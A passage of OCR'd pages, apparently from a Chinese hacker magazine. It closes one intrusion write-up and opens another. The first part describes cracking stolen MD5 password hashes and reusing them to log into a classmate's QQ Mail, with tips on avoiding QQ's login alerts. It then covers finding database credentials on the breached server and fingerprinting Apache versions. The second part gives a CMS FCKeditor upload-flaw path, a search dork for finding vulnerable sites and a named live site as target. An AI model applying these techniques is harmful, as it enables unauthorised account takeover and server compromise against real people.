
但是当他把结果发给我时，我却犯了难。原来彩虹表输出的数据时，是按哪个先破解出来那个先输出的原则，而我是想将它们和账号一一对应的，我只能去谷歌中找找办法了。

功夫不负有心人，我想出了一个办法“那就是把这些结果当做字典来使用”。然后批量导入MD5进行字典破解！恰好这样的要求ProPassword就能办到。

这里简单的讲一讲流程：我先把这些MD5存在一个TXT中。然后在ProPassword的主菜单中选择“导入”（如图30）。接着在它的选项中载入字典。这里我不仅使用了BITRAB给我的结果，同时也时候用了ProPassword官方的字典和自己收集的一些常用字典以增大命中率（如图31）。接着点ProPassword的主菜单的三角形按钮开始批量破解，过了十多分钟有余，结果出来了（如图32）。接着就把结果导出了，自己用Excel整出了一个报表。

看着报表，思考着有何利用，突然想起很多人是一个密码通杀一大片的。举个例子：当你知道他的邮箱密码时，他的QQ也会因为设置一样的密码而被沦陷。这是我万分邪恶的再QQ中寻找某个认识的同学，在报表中找到了密码。这里再讲点小技巧，我相信很多小菜在此时会直接打开QQ去试试看，但我认为这是极为危险的！为啥呢？因为QQ有一个安全机制，就是当你登录成功时它会判断这个号是否在常用IP段上登录，如果不是的话。恭喜你，在真正的主人在常用IP段上登陆后，QQ会在右下角给一个提示框，会清楚的写明你的号在某时某刻通过何种方式登录你的QQ，而这无疑暴露了你的目的，那真正的主人去改了密码你不就功亏一篑了吗？


图31


图32





图33


图34

不过解决方法还是有的，那就是利用QQ邮箱。大家知道在注册QQ成功后，QQ会同时为你自动开通QQ邮箱。账号是：QQ号@qq.com，密码则是你的QQ密码。我相信很多人没有注意到这点吧，这就有了当年有人用流光暴力破解QQ邮箱从而沦陷QQ的事情了。而截至现在这个方法依然可行！那我们就可以用QQ邮箱安全的“试探”密码是否是“通杀”的了。我们来到mail.qq.com（如图33）。在账号中填写QQ号，密码填写我破解出的密码。按下登陆后，ohyeah!登录成功（如图34）。这给网管们敲响了警钟——不要以为数据外泄没什么的，这有可能关系到大几百号人的QQ！不过当时觉得这样做并不好，似乎与商业黑客沾上边了，于是就放弃了渗透他人QQ的念头。




图35

这时闲的无聊，于是继续在服务器里乱翻，结果大吃一惊（如图35）。这里面涉及到这家机构的核心数据和商业机密数据库的链接账号和密码，幸好我是来友情检测的，试想如果我是这家公司的竞争对手派来的商业黑客，那这家公司就真惨了。

四、总结

这次入侵主要是apache的解析漏洞帮了大忙，于是我就想看看这台服务器的apache版本，如果以后叉子们遇到上传限制没准就能用上它，经过分析发现apache的版本号是2.2.8，apache最新版本为2.2.11。虽然我不知道这个解析漏洞的影响版本，但是至少可以说明apache版本小等于2.2.8的都存在这个解析漏洞。那么怎么查看对方apache的版本呢？

我这里提供两种方法：

1.访问一个不存在的地址，如果没有屏蔽错误回显的网站会显示出apache的版本（如图36）。




图36

2.抓包，可以从http头中发现apache、PHP、服务器版本等信息（如图37）。




图37

写至此处，我的目的已经全部达到了，最后我在管理员的桌面上留下了一个TXT，希望他能够看到……

后记：之后和服务器管理员成为了好朋友，这也是我希望的结果。大家学习技术不是为了破坏，重要的是维护网络安全的稳定！

（文章中所涉及到的工具已收录在光盘中）

建站之星 Fckeditor 0Day 拿shell

Rices

早上在t00ls闲逛的时候，发现发布了建站之星的一个Fckeditor上传漏洞，马上测试了一下，发现使用此系统的站点灰常之多，一传一个准。

系统介绍：

建站之星网站建设系统是一种全新的互联网应用模式，它一改过去传统的企业建站方式，不需企业编写任何程序或网页，无需学习任何相关语言，也不需第三方代写或管理网站，只需应用系统所提供的各种强大丰富的功能模块，即可轻松生成企业个性化的精美网站。

建站之星前后历经三年时间进行开发，该系统能让用户在短时间内迅速架设属于自己公司的企业网站。系统易学易懂，用户只需会上网、不需学习编程及任何语言，只要使用该系统平台，只要会打字，即可在线直接完成建站所有工作。同时该系统率先在国内采用模块化管理，您想要改变页面布局仅需使用鼠标拖拽相应的模块到指定的页面区域即可，真正做到所见即所得。当然，如果您懂HTML语言，您还可以在建站系统的框架内设计个性化的网站，系统给予了您相当大的自由度。

看了介绍发现这个系统还是灰常强大的，强大归强大，我们喜欢的是他的漏洞。这次的漏洞地址：http://127.0.0.1/admin/fckeditor/browser/browser.html?Type

=Image&Connector=connector.php。没有严格的过滤导致可以利用IIS6解析漏洞迅速拿shell，好了我就不罗嗦了；我知道小菜真正关心的是怎么拿到shell。




图1

首先打开Google搜索“Power by 建站之星”就可以搜索出N多使用这套系统的网站（如图1）。

我们随便选择一个站点进入，这里以http://www.msipc.cn这个站点来演示，在其地址后面加入/admin/fckeditor/browser/browser.html?Type=Image&Connector=connector.php，如果出现（如图2）的界面说明这个站90%的可能存在上传漏洞，其中不排除管理员已经修复！




图2

